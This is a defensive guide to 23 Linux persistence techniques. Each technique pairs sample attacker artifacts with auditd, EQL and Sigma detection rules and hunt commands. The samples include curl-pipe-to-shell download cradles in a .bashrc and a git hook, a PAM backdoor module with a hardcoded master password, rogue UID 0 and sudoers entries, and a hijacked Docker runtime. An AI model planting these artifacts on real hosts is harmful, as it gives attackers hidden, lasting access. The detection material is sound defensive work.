The Definitive Guide to Linux Malware Persistence: 23 Attack Vectors and How to Detect Them

In Linux post-exploitation, gaining root or initial access is only half the battle. Surviving reboots, administrator logouts, container churn, and security telemetry without getting evicted is where advanced tradecraft thrives.
While Windows persistence often converges on a handful of well-trodden registry run keys and scheduled tasks, the Linux ecosystem is radically modular. From legacy init plumbing and systemd generators to dynamic linkers, PAM auth stacks, eBPF filters, and cloud-native static pods, attackers have dozens of distinct persistence surfaces to weaponize.
This guide explores 23 Linux persistence techniques across 8 architectural layers. For each technique, we examine the attacker’s mechanics (exact file locations, configurations, and dropped payloads) alongside the defender’s detection engineering playbook (production-grade Auditd watch rules, Elastic EQL queries, Sigma logic, and one-liner threat hunting commands).
Architecture Overview: The 8 Layers of Linux Persistence
+-------------------------------------------------------------------------------+
|                        8 LAYERS OF LINUX PERSISTENCE                          |
+-------------------------------------------------------------------------------+
|  1. Scheduled Tasks & Timers      | Cron, Anacron, At Jobs, Systemd Timers    |
|  2. Init & Service Managers       | Systemd Services, Drop-Ins, Generators    |
|  3. Shell, Login & Desktop        | Profiles, PROMPT_COMMAND, Autostart, Tmux |
|  4. Accounts & Authentication     | SSH Keys, Sudoers/UID 0, PAM, SUID/Caps   |
|  5. Event & Plumbing Hooks        | Udev, MOTD, APT, NetManager, D-Bus, Git   |
|  6. Dynamic Linker & Runtime      | ld.so.preload, Library Paths, Binaries    |
|  7. Kernel & Boot Implants        | LKMs, eBPF / BPFDoor, GRUB & Initramfs    |
|  8. Containers & Cloud-Native     | K8s Static Pods, Docker Runtime Hijacking |
+-------------------------------------------------------------------------------+
1. Scheduled Tasks & Timers
1.1 Cron, Anacron & At Jobs
What Malware Writes
A typical cron payload hides in a path that looks like a legitimate system background job:
# /etc/cron.d/system-update (benign-looking name)
*/10 * * * * root /usr/lib/.cache/upd >/dev/null 2>&1
For persistence triggered upon system initialization, malware leverages @reboot:
@reboot root /dev/shm/.kworker -d
Systems that do not run 24/7 (such as workstations and laptops) use Anacron, configured via /etc/anacrontab:
# /etc/anacrontab
1 5 cron.daily run-parts /etc/cron.daily 7 25 backup /tmp/.bd
at jobs are spooled as standalone files on disk. Malware frequently sets up self-rescheduling execution by reading its own job file and re-queueing itself:
# at-job wrapper that re-queues itself
echo "/path/to/payload" | at now + 1 hour
Detection & Hunting
Auditd Rules: Add these standard watch paths to /etc/audit/rules.d/persistence.rules:
-w /etc/crontab -p wa -k persist_cron
-w /etc/cron.d/ -p wa -k persist_cron
-w /etc/cron.hourly/ -p wa -k persist_cron
-w /etc/cron.daily/ -p wa -k persist_cron
-w /etc/cron.weekly/ -p wa -k persist_cron
-w /etc/cron.monthly/ -p wa -k persist_cron
-w /var/spool/cron/ -p wa -k persist_cron
-w /var/spool/atjobs/ -p wa -k persist_at
-w /etc/anacrontab -p wa -k persist_anacron
Elastic EQL (File-Integrity Monitoring):
file where event.type != "deletion" and event.action in ("creation", "rename", "open") and
file.path like (
  "/etc/crontab",
  "/etc/cron.d/*",
  "/etc/cron.hourly/*",
  "/etc/cron.daily/*",
  "/etc/cron.weekly/*",
  "/etc/cron.monthly/*",
  "/var/spool/cron/crontabs/*",
  "/var/spool/anacron/*",
  "/var/spool/cron/atjobs/*",
  "/var/spool/atjobs/*"
)
Sigma Rule (At Job Manipulation):
title: At Job Created or Modified
detection:
  selection:
    event.category: file
    file.path:
      - '/var/spool/cron/atjobs/*'
      - '/var/spool/atjobs/*'
    event.action:
      - 'creation'
      - 'rename'
  condition: selection
One-Liner Hunt Command:
grep -RIlE '(curl|wget|base64|/tmp/|/dev/shm/)' /etc/cron* /var/spool/cron 2>/dev/null
A cron entry that downloads remote content or executes from volatile memory filesystems like
/tmpor/dev/shmis almost never benign.
1.2 Systemd Timers
What Malware Writes
Systemd timers are the modern replacement for cron jobs. Malware drops a .timer unit paired with a target .service unit pointing to a hidden binary:
# /etc/systemd/system/.systemd-timer.timer
[Timer]
OnBootSec=5min
OnUnitActiveSec=10min
Unit=.systemd-timer.service
# /etc/systemd/system/.systemd-timer.service
[Service]
ExecStart=/usr/lib/.cache/upd
Detection & Hunting
Auditd Rules:
-w /etc/systemd/system/ -p wa -k persist_systemd
-w /usr/lib/systemd/system/ -p wa -k persist_systemd
-w /etc/systemd/user/ -p wa -k persist_systemd
Elastic EQL (Timer Creation):
file where host.os.type == "linux" and event.action in ("rename", "creation") and
file.extension == "timer" and file.path : (
  "/etc/systemd/system/*",
  "/etc/systemd/user/*",
  "/usr/local/lib/systemd/system/*",
  "/lib/systemd/system/*",
  "/usr/lib/systemd/system/*",
  "/usr/lib/systemd/user/*",
  "/home/*/.config/systemd/user/*",
  "/root/.config/systemd/user/*"
) and not process.executable in ("/bin/dpkg", "/usr/bin/dpkg", "/bin/rpm", "/usr/bin/rpm")
2. Init Systems & Service Managers
2.1 Systemd System & User Services
What Malware Writes
Systemd services allow malware to configure automatic restarts and process management:
# /etc/systemd/system/systemd-networkd-helper.service
[Service]
Type=simple
ExecStart=/usr/lib/.hidden/payload
Restart=always
RestartSec=30
For unprivileged user-level persistence that continues running even after the user logs out, malware enables lingering via loginctl:
loginctl enable-linger $USER
Detection & Hunting
Elastic EQL:
file where host.os.type == "linux" and event.action in ("rename", "creation") and
file.path : (
  "/etc/systemd/system/*",
  "/etc/systemd/user/*",
  "/usr/local/lib/systemd/system/*",
  "/lib/systemd/system/*",
  "/usr/lib/systemd/system/*",
  "/usr/lib/systemd/user/*",
  "/home/*/.config/systemd/user/*",
  "/root/.config/systemd/user/*"
) and file.extension == "service" and not process.executable in (
  "/bin/dpkg", "/usr/bin/dpkg", "/bin/rpm", "/usr/bin/rpm"
)
Hunt for Unmanaged Services:
find /etc/systemd/system/ -name '*.service' -exec sh -c \
  'dpkg -S "$1" 2>/dev/null || echo "UNMANAGED: $1"' _ {} \;
Any service unit located in
/etc/systemd/system/that does not map to an installed package should be prioritized for immediate review.
2.2 Systemd Drop-In Overrides
What Malware Writes
Rather than creating an unmanaged unit that might stand out, an attacker creates an override configuration that piggybacks on an existing, trusted system service:
# /etc/systemd/system/ssh.service.d/override.conf
[Service]
ExecStartPre=/usr/lib/.cache/upd --silent
This executes the attacker’s binary before OpenSSH starts, remaining completely dormant until the target service is initialized or reloaded.
Detection & Hunting
Auditd Rules:
-w /etc/systemd/system/*.service.d/ -p wa -k persist_systemd_dropin
Sigma Logic: Alert on any file creation in *.service.d/override.conf where ExecStartPre or ExecStartPost references /tmp, /dev/shm, or hidden directories (.*).
2.3 Systemd Generators
What Malware Writes
Systemd generators are executables executed by systemd very early in the boot process. They are designed to dynamically generate unit files on the fly before standard units are loaded:
/usr/lib/systemd/system-generators/.evil-generator
When systemd runs early at boot, this binary executes with PID 1 context, generates units in temporary runtime directories (/run/systemd/generator), and launches payloads before auditing daemons are fully active.
Detection & Hunting
Auditd Rules:
-w /etc/systemd/system-generators/ -p wa -k persist_systemd_generator
-w /usr/lib/systemd/system-generators/ -p wa -k persist_systemd_generator
Sigma Detection Strategy: Monitor for any file creation inside system generator paths (/usr/lib/systemd/system-generators/ or /etc/systemd/system-generators/) outside package manager processes (dpkg, rpm).
3. Shell, Login & Desktop Startup
3.1 Shell Profiles
What Malware Writes
Appending a download cradle to user profiles:
# appended to ~/.bashrc
(curl -fsSL http://198.51.100.7/stage2.sh | bash) &>/dev/null &
Or deploying global profile drop-ins under /etc/profile.d/:
# /etc/profile.d/zz-update.sh
[ -x /tmp/.upd ] && /tmp/.upd &
Detection & Hunting
Auditd Rules:
-w /etc/profile -p wa -k persist_profile
-w /etc/profile.d/ -p wa -k persist_profile
-w /etc/bash.bashrc -p wa -k persist_profile
Sigma Rule (Command-Line Modification):
detection:
  selection:
    event.category: process
    process.command_line|regex: '(tee|>>|cp |sed |vi |vim |nano |echo).*(\.bashrc|\.bash_profile|\.zshrc|\.profile|/etc/profile)'
One-Liner Hunt Command:
grep -RIlE '(curl|wget|base64|/dev/tcp)' /home/*/.bashrc /home/*/.bash_profile /home/*/.profile /etc/profile.d/ 2>/dev/null
3.2 PROMPT_COMMAND & Shell Traps
What Malware Writes
In-memory persistence hooked into interactive Bash execution. PROMPT_COMMAND executes prior to printing each prompt:
# in .bashrc
PROMPT_COMMAND='history -a; /tmp/.beacon &>/dev/null &'
Alternatively, a DEBUG trap executes arbitrary code prior to every single shell command:
trap '/tmp/.beacon &' DEBUG
Detection & Hunting
Content inspection of user profiles should alert on PROMPT_COMMAND= assignments or trap ... DEBUG declarations inside recently edited rc files.
3.3 Desktop Autostart (.desktop Entries)
What Malware Writes
On Linux desktop systems or developer workstations running graphical environments (GNOME, KDE, XFCE):
# ~/.config/autostart/updater.desktop
[Desktop Entry]
Type=Application
Exec=/tmp/.upd
Hidden=false
X-GNOME-Autostart-enabled=true
Detection & Hunting
Monitor file creation within ~/.config/autostart/ and /etc/xdg/autostart/. Any .desktop file whose Exec= parameter points to /tmp, /dev/shm, or a dot-prefixed hidden path is suspicious.
3.4 Terminal Multiplexers (tmux & screen)
What Malware Writes
Developers and sysadmins run tmux and screen continuously. Malware injects hooks into configuration files:
# ~/.tmux.conf
run-shell "/tmp/.beacon &"
Detection & Hunting
One-Liner Hunt Command:
grep -H 'run-shell' /home/*/.tmux.conf /root/.tmux.conf 2>/dev/null
4. Accounts, Authentication & Remote Access
4.1 SSH Authorized Keys
What Malware Writes
Injecting an attacker’s public key with a forced command wrapper:
# /root/.ssh/authorized_keys
command="/tmp/.wrapper" ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI... attacker@host
The command= option forces execution of a custom script whenever an SSH connection is established using that key.
Detection & Hunting
Auditd Rules:
-w /root/.ssh/ -p wa -k ssh_keys
-w /home/*/.ssh/ -p wa -k ssh_keys
One-Liner Hunt Command:
find /root /home -xdev -maxdepth 4 -name authorized_keys -printf '%TY-%Tm-%Td %m %u %p\n'
Also inspect
sshd_configforAuthorizedKeysCommandorAuthorizedKeysFilepointing to non-standard locations; an attacker who controls those directives can bypass per-user authorized_keys monitoring entirely.
4.2 Rogue UID 0 Accounts & Sudoers Backdoors
What Malware Writes
Creating a rogue zero-UID root account:
# /etc/passwd
support:x:0:0:,,,:/tmp:/bin/bash
Or dropping passwordless privilege escalation rules into /etc/sudoers.d/:
# /etc/sudoers.d/backdoor
%support ALL=(ALL) NOPASSWD: ALL
Detection & Hunting
Auditd Rules:
-w /etc/passwd -p wa -k persist_accounts
-w /etc/shadow -p wa -k persist_accounts
-w /etc/sudoers -p wa -k persist_sudoers
-w /etc/sudoers.d/ -p wa -k persist_sudoers
One-Liner Hunt for Rogue UID 0 Accounts:
awk -F: '($3 == 0) {print}' /etc/passwd
Legitimate Linux systems should only have a single UID 0 account: root.
4.3 PAM (Pluggable Authentication Modules) Backdoors
What Malware Writes
A malicious PAM shared object intercepts authentication routines, accepting a master password while passing all legitimate credentials through:
// Simplified malicious PAM module
#include <security/pam_modules.h>
#include <string.h>

PAM_EXTERN int pam_sm_authenticate(pam_handle_t *pamh, int flags, int argc, const char **argv) {
    const char *password;
    pam_get_item(pamh, PAM_AUTHTOK, (const void **)&password);
    if (password && strcmp(password, "MasterPassword123") == 0) {
        return PAM_SUCCESS;
    }
    return PAM_IGNORE;
}
This is either compiled to overwrite /lib/x86_64-linux-gnu/security/pam_unix.so or dropped as a new module referenced in /etc/pam.d/sshd:
auth sufficient pam_evil.so
Detection & Hunting
Auditd Rules:
-w /lib/x86_64-linux-gnu/security/ -p wa -k persist_pam
-w /lib64/security/ -p wa -k persist_pam
-w /etc/pam.d/ -p wa -k persist_pam
Package Integrity Verification:
rpm -V pam                     # RHEL / CentOS
dpkg --verify libpam-modules    # Debian / Ubuntu
Sigma / Elastic Rule:
(event.category:file and event.type:change and (file.name:pam_*.so or file.path:(/etc/pam.d/* or /usr/lib64/security/*)) and not process.executable:(package managers))
4.4 SUID Binaries & Linux Capabilities
What Malware Does
Setting the SUID bit on shell copies:
chmod u+s /usr/lib/.hidden/rootsh
Or assigning Linux capabilities directly to unprivileged binaries:
setcap cap_setuid+ep /usr/lib/.hidden/binary
Detection & Hunting
Generate and maintain a cryptographic baseline of all SUID/SGID binaries on the host:
find / \( -path /proc -o -path /sys -o -path /dev -o -path /run \) -prune -o \
  -type f \( -perm -4000 -o -perm -2000 \) -print 2>/dev/null | sort > suid-baseline.txt
Diff this file periodically. Any newly discovered SUID binary in user-writable paths or /tmp represents an immediate privilege escalation backchannel.
5. Event-Driven & System Plumbing Hooks
5.1 Udev Rules
What Malware Writes (Real-World Case Study: sedexp)
Udev rules manage device node creation in /dev. Attackers use the RUN+= directive to trigger execution when kernel device events fire:
# /etc/udev/rules.d/80-secret.rules
ACTION=="add", ENV{MAJOR}=="1", ENV{MINOR}=="8", RUN+="asedexpb run:+"
This rule executes the malware whenever device 1:8 (/dev/random) is added, which occurs reliably during early boot.
Detection & Hunting
Auditd Rules:
-w /etc/udev/rules.d/ -p wa -k udev_rules
One-Liner Hunt Command:
grep -rn 'RUN+=' /etc/udev/rules.d/ /usr/lib/udev/rules.d/ /lib/udev/rules.d/ \
  | grep -E '(/tmp/|/dev/shm/|/home/|sh -c|curl|wget)'
5.2 MOTD (Message of the Day)
What Malware Writes
Debian and Ubuntu run dynamic MOTD scripts via pam_motd whenever a user connects over SSH:
# /etc/update-motd.d/99-backdoor
#!/bin/sh
/tmp/.beacon &
Detection & Hunting
Auditd Rules:
-w /etc/update-motd.d/ -p wa -k persist_motd
5.3 Package-Manager Hooks (APT)
What Malware Writes
APT allows pre- and post-invoke directives that execute arbitrary shell commands during package operations (weaponized in Metasploit’s apt_package_manager_persistence module):
// /etc/apt/apt.conf.d/99-backdoor
APT::Update::Pre-Invoke {"setsid /tmp/.beacon 2>/dev/null &"};
Detection & Hunting
Auditd Rules:
-w /etc/apt/apt.conf.d/ -p wa -k persist_apt
Hunt for Pre-Invoke or Post-Invoke entries referencing non-system binaries or volatile directories.
5.4 NetworkManager Dispatcher
What Malware Writes
NetworkManager executes scripts in /etc/NetworkManager/dispatcher.d/ in response to network state transitions (such as interfaces coming up):
# /etc/NetworkManager/dispatcher.d/99-backdoor
#!/bin/sh
case "$2" in
  up)
    /tmp/.beacon &
    ;;
esac
Detection & Hunting
Auditd Rules:
-w /etc/NetworkManager/dispatcher.d/ -p wa -k persist_nm
5.5 D-Bus Services
What Malware Writes
D-Bus system services can be configured to auto-activate when messages are sent to specific bus names:
# /usr/share/dbus-1/system-services/com.example.backdoor.service
[D-BUS Service]
Name=com.example.backdoor
Exec=/tmp/.beacon
User=root
Detection & Hunting
Auditd Rules:
-w /usr/share/dbus-1/system-services/ -p wa -k persist_dbus
-w /usr/share/dbus-1/services/ -p wa -k persist_dbus
5.6 Logrotate Hooks
What Malware Writes
Log rotation configurations support prerotate and postrotate script execution blocks:
# /etc/logrotate.d/backdoor
/var/log/auth.log {
    postrotate
        /tmp/.beacon &>/dev/null &
    endscript
}
Detection & Hunting
One-Liner Hunt Command:
grep -RIlE '(postrotate|prerotate)' /etc/logrotate.d/ | xargs grep -E '(/tmp/|/home/|curl|wget)'
5.7 Python Startup Hooks (.pth & sitecustomize.py)
What Malware Writes
As seen in recent PyPI supply-chain attacks (such as the November 2026 agent-framework campaign), CPython processes .pth files inside site-packages during startup:
# malicious.pth in site-packages
import os; os.system("/tmp/.beacon &")
Alternatively, dropping a rogue sitecustomize.py or usercustomize.py into the Python path forces code execution on every Python launch (MITRE ATT&CK T1546.018).
Detection & Hunting
Auditd Rules:
-w /usr/lib/python3*/ -p wa -k persist_python
-w /usr/local/lib/python3*/ -p wa -k persist_python
5.8 Git Hooks
What Malware Writes
Threat groups (including Lazarus Group) have used developer repositories to establish execution hooks:
# .git/hooks/post-commit
#!/bin/sh
curl -s http://198.51.100.7/payload | sh
Detection & Hunting
One-Liner Hunt Command:
find / -path '*/.git/hooks/*' -type f -perm /111 -exec grep -lE '(curl|wget|base64|/dev/tcp)' {} \;
6. Dynamic Linker, Binary & Runtime Hijacking
6.1 /etc/ld.so.preload & LD_PRELOAD
What Malware Writes
/etc/ld.so.preload defines shared libraries loaded before all others by the dynamic linker (ld.so), allowing userland rootkits to intercept libc function calls:
# /etc/ld.so.preload
/lib/x86_64-linux-gnu/libhide.so
Detection & Hunting
Auditd Rules:
-w /etc/ld.so.preload -p wa -k ld_preload
Direct Check:
cat /etc/ld.so.preload 2>/dev/null
On a clean Linux distribution,
/etc/ld.so.preloadeither does not exist or is completely empty.
Active Runtime Environment Check:
for pid in /proc/[0-9]*; do
  grep -l LD_PRELOAD "$pid/environ" 2>/dev/null && echo "PID: $(basename $pid)"
done
6.2 Library Search Path Hijacking (ld.so.conf.d)
What Malware Writes
Adding a directory to /etc/ld.so.conf.d/ pointing to a folder containing malicious shared libraries named identically to legitimate system libraries:
# /etc/ld.so.conf.d/backdoor.conf
/tmp/.libs
Followed by running ldconfig to rebuild the cache.
Detection & Hunting
Audit /etc/ld.so.conf.d/ for any new .conf entries pointing to non-standard directories (/tmp, /dev/shm, /home).
6.3 Trojanized System Binaries
What Malware Does
Directly overwriting core binaries (e.g. /usr/sbin/sshd, /bin/ps, /bin/netstat) or weaponizing upstream dependencies (e.g. the XZ/liblzma backdoor).
Detection & Hunting
Package Verification:
rpm -Va         # RHEL / Rocky / Fedora
dpkg --verify   # Debian / Ubuntu
Any system binary whose cryptographic checksum mismatches the vendor package baseline must be isolated immediately.
7. Kernel, Boot & Covert Network Implants
7.1 Loadable Kernel Modules (LKMs)
What Malware Writes
Kernel rootkits persist by registering configurations to auto-load .ko files during boot:
# /etc/modules-load.d/backdoor.conf
rootkit
With the malicious module placed in /lib/modules/$(uname -r)/.
Detection & Hunting
Auditd Rules:
-w /etc/modules-load.d/ -p wa -k persist_lkm
-w /etc/modprobe.d/ -p wa -k persist_lkm
-w /lib/modules/ -p wa -k persist_lkm
Cross-View Inconsistency Check:
Compare what the kernel exposes via /proc/modules against sysfs (/sys/module/):
comm -13 <(cut -d' ' -f1 /proc/modules | sort) \
  <(for m in /sys/module/*/; do [ -f "$m/refcnt" ] && basename "$m"; done | sort)
Any module visible in
/sys/module/but absent from/proc/modulesis actively hiding fromlsmod—a definitive signature of an LKM rootkit.
7.2 eBPF & Covert Network Listeners (BPFDoor)
What Malware Does
Covert implants like BPFDoor attach eBPF packet filters to raw sockets. They passively sniff inbound network traffic for specific “magic packets” without binding to or opening a visible TCP/UDP listening port. They frequently masquerade as system daemons using deceptive lock and pid files:
/var/run/haldrund.pid/var/run/auditd.lock/var/run/system.pid
Detection & Hunting
Hunt for Masquerading Files:
ls -la /var/run/*.pid /var/run/*.lock 2>/dev/null
Inspect Attached eBPF Programs:
bpftool prog list | grep -i bpf
Audit all XDP, TC, and socket filter programs. Use specialized hunting scripts such as Rapid7’s rapid7_bpfdoor_check.sh.
7.3 Bootloader & Initramfs Tampering
What Malware Writes
Injected GRUB kernel command-line arguments:
# /boot/grub/grub.cfg (injected)
linux /vmlinuz ... init=/tmp/.stage2
Or early initramfs boot scripts:
# /etc/initramfs-tools/scripts/init-premount/backdoor
#!/bin/sh
/tmp/.beacon &
Detection & Hunting
Auditd Rules:
-w /boot/grub/grub.cfg -p wa -k persist_boot
-w /etc/initramfs-tools/scripts/ -p wa -k persist_initramfs
Cryptographic Hash Baselines:
sha256sum /boot/vmlinuz-* /boot/initrd.img-* /boot/grub/grub.cfg
8. Containers & Cloud-Native Linux
8.1 Kubernetes Static Pods
What Malware Writes
On Kubernetes worker nodes, the kubelet daemon directly watches /etc/kubernetes/manifests/. Any YAML file placed here is automatically spawned as a Static Pod managed directly by the node daemon, independent of the Kubernetes API server:
# /etc/kubernetes/manifests/backdoor.yaml
apiVersion: v1
kind: Pod
metadata:
  name: system-node-agent
spec:
  hostNetwork: true
  hostPID: true
  containers:
  - name: agent
    image: attacker/payload
    securityContext:
      privileged: true
Detection & Hunting
Elastic EQL (Static Pod File Access):
process where event.type == "start" and process.args : "*/etc/kubernetes/manifests*" and
process.name in ("bash", "sh", "vi", "vim", "nano", "python", "perl", "ruby", "curl", "wget")
8.2 Docker daemon.json Custom Runtime Hijacking
What Malware Writes
Docker allows overriding the OCI runtime used to execute containers. An attacker modifies /etc/docker/daemon.json to route all container execution through a malicious shim:
{
  "runtimes": {
    "evil": {
      "path": "/tmp/.evil-runtime"
    }
  },
  "default-runtime": "evil"
}
Detection & Hunting
Auditd Rules:
-w /etc/docker/daemon.json -p wa -k persist_docker
The Reverse-Engineering & Rapid IR Checklist
When responding to an incident on a suspected Linux host, execute this forensic triage workflow in sequence (fastest 30-second wins to deep kernel sweeps):
┌── 1. Cron & Systemd
│   ├── crontab -l; ls -la /etc/cron* /var/spool/cron
│   ├── systemctl list-timers --all
│   └── find /etc/systemd/system -name '*.service'
│
├── 2. Shell Profiles & SSH
│   ├── grep -R curl /home/*/.bashrc /root/.bashrc
│   ├── find / -name authorized_keys 2>/dev/null
│   └── awk -F: '$3==0' /etc/passwd
│
├── 3. Linker, PAM & SUIDs
│   ├── cat /etc/ld.so.preload
│   ├── dpkg --verify libpam-modules (or rpm -V pam)
│   └── find / -perm -4000 2>/dev/null
│
├── 4. System Plumbing & Hooks
│   ├── grep -rn 'RUN+=' /etc/udev/rules.d/
│   ├── ls -la /usr/share/dbus-1/system-services/
│   └── grep -EI '(postrotate|prerotate)' /etc/logrotate.d/*
│
├── 5. Kernel & Boot Integrity
│   ├── comm -13 <(cut -d' ' -f1 /proc/modules|sort) <(for m in /sys/module/*/;do [ -f $m/refcnt ]&&basename $m;done|sort)
│   └── sha256sum /boot/vmlinuz-* /boot/grub/grub.cfg
│
└── 6. Containers & Kubernetes
    ├── ls -la /etc/kubernetes/manifests/ 2>/dev/null
    └── cat /etc/docker/daemon.json 2>/dev/null
Conclusion
Linux persistence extends far beyond simple crontabs. Attackers will always leverage the most unmonitored layer available—whether that is an override drop-in on a systemd service, a .pth interpreter hook, or an eBPF socket sniffer.
True defense-in-depth requires:
- Immutable Filesystems: Using read-only root filesystems on container workloads and production servers.
-
Kernel Telemetry: Deploying eBPF-based audit tools (such as Falco or Tetragon) to catch runtime file write operations where legacy
auditdrules fall short. -
Continuous Cryptographic Baselines: Regularly verifying system packages (
dpkg --verify/rpm -Va) and binary hashes against known-good baselines.